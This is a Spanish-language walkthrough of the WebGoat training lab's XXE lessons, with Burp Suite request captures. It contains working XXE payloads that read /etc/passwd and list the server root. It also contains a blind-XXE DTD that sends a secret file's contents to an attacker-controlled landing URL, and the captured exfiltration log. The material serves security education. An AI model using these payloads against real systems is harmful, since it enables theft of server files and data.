

1 A5 Security Misconfiguration

1.1 XXE Injection

1.1.1 ¿Qué es una entidad XML?

Una entidad XML permite definir etiquetas que serán reemplazadas por contenido cuando se analice el documento XML. En general existen tres tipos de entidades:

entidades internas


entidades externas

entidades paramétricas.

Se debe crear una entidad en la Definición de tipo de documento (DTD), comencemos con un ejemplo:


```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE blog [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<blog>
  <author>&js;</author>
</blog>
```

DTD



Como puede ver, una vez que el analizador procesa el documento XML, reemplazará la entidad definida `js` con la constante definida "Jo Smith". Como puede ver, esto tiene muchas ventajas, ya que puede cambiar `js` en un solo lugar, por ejemplo, a "John Smith".

En una aplicación Java, XML se puede usar para transferir datos del cliente al servidor; todos estamos familiarizados con las API JSON, también podemos usar XML para transmitir la información. La mayoría de las veces, el marco completa automáticamente el objeto Java según la estructura xml, por ejemplo:



¿Qué es una inyección XXE?

Un ataque de entidad externa XML es un tipo de ataque contra una aplicación que analiza la entrada XML. Este ataque se produce cuando un analizador XML débilmente configurado procesa la entrada XML que contiene una referencia a una entidad externa. Este ataque puede provocar la divulgación de datos confidenciales, denegación de servicio, falsificación de solicitudes del lado del servidor, escaneo de puertos desde la perspectiva de la máquina donde se encuentra el analizador y otros impactos en el sistema.

Los ataques pueden incluir la divulgación de archivos locales, que pueden contener datos confidenciales, como contraseñas o datos privados de usuarios, utilizando archivos: esquemas o rutas relativas en el identificador del sistema. Dado que el ataque ocurre en relación con la aplicación que procesa el documento XML, un atacante puede usar esta aplicación confiable para pasar a otros sistemas internos, posiblemente revelando otro contenido interno a través de solicitudes http(s) o lanzando un ataque CSRF a cualquier servicio interno desprotegido. En algunas situaciones, una biblioteca de procesador XML que es vulnerable a problemas de corrupción de memoria del lado del cliente puede explotarse eliminando la referencia a un URI malicioso, lo que posiblemente permita la ejecución de código arbitrario en la cuenta de la aplicación. Otros ataques pueden acceder a recursos locales que pueden no dejar de devolver datos, lo que posiblemente afecte la disponibilidad de las aplicaciones si no se liberan demasiados subprocesos o procesos.

En general podemos distinguir los siguientes tipos de ataques XXE:

- Clásico: en este caso se incluye una entidad externa en una DTD local
- Ciego: no se muestran resultados ni errores en la respuesta
- Error: intente obtener el contenido de un recurso en el mensaje de error

Ejemplo XXE

Veamos un ejemplo de inyección XXE, en la sección anterior vimos que las entidades XML se pueden utilizar de la siguiente manera:

```
<?xml version="1.0" standalone="yes" ?>
<!DOCTYPE author [
  <!ELEMENT author (#PCDATA)>
  <!ENTITY js "Jo Smith">
]>
<author>&js;</author>
```

Declaración DTD externa

Definir estas entidades también permite definir otra DTD en un archivo externo, por ejemplo:

```
<?xml version="1.0"?>
<!DOCTYPE note SYSTEM "email.dtd">
<email>
  <to>webgoat@webgoat.org</to>
  <from>webwolf@webwolf.org</from>
  <subject>Your app is great, but contains flaws</subject>
  <body>Hi, your application contains some SQL injections</body>
</email>
```

y se `email.dtd` puede definir de la siguiente manera:

```
<!ELEMENT email (to,from,title,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT subject (#PCDATA)>
<!ELEMENT body (#PCDATA)>
```

XXE

Si un analizador XML está configurado para permitir DTD o entidades externas, podemos cambiar el siguiente fragmento XML con lo siguiente:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY js SYSTEM "file:///etc/passwd">
```

```
]>
```

```
<author>&js;</author>
```

¿Ahora qué pasa? Definimos una inclusión desde el sistema de archivos local, el analizador XML cargará el archivo y agregará el contenido dondequiera que se haga referencia a la entidad. Supongamos que el mensaje XML se devuelve al usuario y el mensaje será:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY showme SYSTEM "file:///etc/passwd">
]>
<author>&showme;</author>
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
<author>
  root:x:0:0:root...
  daemon:x:1:1:daemon...
  ...
</author>
```


La definición de tipo de documento adicional (DOCTYPE) es algo que siempre puede agregar al documento xml y si la configuración del analizador está habilitada para permitir el procesamiento de entidades externas, tendrá un buen comienzo para encontrar una inyección XXE.

Enviar un comentario como por ejemplo: "Hi" en el formulario y captura la petición con Burp Suite.


◀ 1 2 3 4 5 6 7 8 9 10 11 12 13 ▶


Let's try

In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.




John Doe uploaded a photo.
24 days ago






webgoat 2023-11-13, 18:44:15
Silly cat....

La petición capturada envíala al “Repeater”.



En “Repeater” modifica la petición para inyectar código mediante XXE.



Este código permite listar los directorios de la raíz (/) del servidor.

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///"/> ]>
<comment> <text>&xxe;</text></comment>
```

OWASP

Envía la petición, haz clic en “Send”, verifica que se muestre el mensaje de éxito.

Opcional:

- Puedes probar con este otro código que te permite mostrar el contenido del archivo /etc/passwd mediante una inyección XXE.

```
<?xml version="1.0"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

<comment> <text>&xxe;</text></comment>
```



1.2 Modern REST framework

En este ejercicio modificaremos la petición capturada para enviar XML con una inyección usando XXE.


Envía la cadena “hello” o cualquier otro mensaje en el siguiente formulario:

1 2 3 4 5 6 7 8 9 10 11 12 13


Modern REST framework

In modern REST frameworks the server might be able to accept data formats that you as a developer did not think about. So this might result in JSON endpoints being vulnerable to XXE attacks.

Again same exercise but try to perform the same XML injection as we did in the first assignment.



Captura la petición y envíala al “Repeater”.



En el “Repeater”, modifica la petición para enviar XML con la inyección de código XXE.

POST /WebGoat/xxe/content-type HTTP/1.1

Host: 146.190.155.106:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/xml

X-Requested-With: XMLHttpRequest

Content-Length: 122

Origin: http://146.190.155.106:8080

Connection: close

Referer: http://146.190.155.106:8080/WebGoat/start.mvc

Cookie: JSESSIONID=Nf1GJLe5nEgkaW4X9anOdFTI02XzQilsxwt1fgny

<?xml version="1.0"?>

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>

<comment><text>&xxe;</text></comment>

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is set to http://146.190.155.106:8080. The request is a POST to /WebGoat/xxe/content-type with the following headers and body:

```

1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 146.190.155.106:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/xml
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 122
10 Origin: http://146.190.155.106:8080
11 Connection: close
12 Referer: http://146.190.155.106:8080/WebGoat/start.mvc
13 Cookie: JSESSIONID=Nf1GJLe5nEgkaW4X9anOdFTI02XzQilsxwt1fgny
14
15 <?xml version="1.0"?>
16 <!DOCTYPE foo [ <!ENTITY xxe SYSTEM
17 "file:///etc/passwd"> ]>
18 <comment>
19 <text>
20 &xxe;
21 </text>
22 </comment>
  
```

The response is a 200 OK status with the following headers and body:

```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Mon, 13 Nov 2023 19:30:42 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
12     "Congratulations. You have successfully completed the assignment.",
13   "output":null,
14   "assignment": "ContentTypeAssignment",
15   "attemptWasMade":true
16 }
  
```

The Inspector panel on the right shows the request and response details, including request attributes, query parameters, cookies, headers, and response headers. The status bar at the bottom indicates 'Done' and '397 bytes | 219 millis'.

Felicidades superaste este reto.

1.3 Blind XXE assignment

Carga el archivo **contents_file.dtd** en el servidor donde se ejecuta **WebWolf**, recuerda que este servidor está bajo control del atacante.

Haz login en **WebWolf**, usa la misma cuenta que usas en **WebGoat**.

Filename	Size	Link
contents_file.dtd	131 bytes	link
send_file.dtd	131 bytes	link

El contenido del archivo **send_file.dtd** es:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://146.190.155.106:9090/landing?%file;' >" >%all;
```

Despues de la carga del archivo **contents_file.dtd**, WeWolf te muestra un link para hacer referencia al archivo. Ejemplo: http://146.190.155.106:9090/files/tester/send_file.dtd

Enviamos un comentario cualquiera en el formulario, ejemplo: “hola” y capturamos la petición.


1 2 3 4 5 6 7 8 9 10 11 12 13

Blind XXE assignment


In the previous page we showed you how you can ping a server with a XXE attack, in this assignment try to make a DTD which will upload the contents of a file `secret.txt` from the WebGoat server to our WebWolf server. You can use WebWolf to serve your DTD. The `secret.txt` is located on the WebGoat server in this location, so you do not need to scan all directories and files:

OS	Location
Linux	/home/webgoat/.webgoat-2023.4/00E/tester/secret.txt


Try to upload this file using WebWolf landing page for example: <http://146.190.155.106:8080/landing> (NOTE: this endpoint is under your full control) Once you obtained the contents of the file post it as a new comment on the page, and you will solve the lesson.




La petición capturada envíala al “Repeater”.



En el “Repeater” la captura se debe mostrar así:



Modifica la petición en “Repeater” para enviar una inyección XXE.



La respuesta es exitosa, sin embargo, el mensaje indica que aún no llegamos a la solución.

Abre en otro navegador sin proxy la url que permite mostrar las entradas a WebWolf. Revisa las entradas o peticiones a landing, en este caso: <http://146.190.155.106:9090/landing>, copia el texto de respuesta, para este caso.

WebGoat%208.0%20rocks...%20(GqvBzpMbDP)

Challenges in which you need to call your hacker machine WebWolf offers a simple httpd server functionality which only logs the incoming request. You can use the following URL: <http://webwolf/landing/> and the incoming request will be available below.

This is by no means a substitution of httpd but it offers enough functionality to callback to a safe environment and does not require you to host your own httpd server on your local machine.

Requests

- 2023-11-14T04:05:21.632031974Z | /
- 2023-11-14T04:05:24.859248266Z | /login
- 2023-11-14T04:07:25.471932305Z | /fileupload
- 2023-11-14T04:07:52.248203733Z | /landing


```
{
  "timestamp": "2023-11-14T04:07:52.248203733Z",
  "principal": null,
  "session": null,
  "request": {
    "method": "GET",
    "uri": "http://146.190.155.106:9090/landing?webGoat%208.0%20rocks...%20(Gqv8zpMBDP)",
    "headers": {
      "Accept": [ "text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2" ],
      "Connection": [ "keep-alive" ],
      "User-Agent": [ "Java/17.0.6" ],
      "Host": [ "146.190.155.106:9090" ]
    },
    "remoteAddress": null
  },
  "response": {
```

Usando “Decoder”, decodifica la cadena.

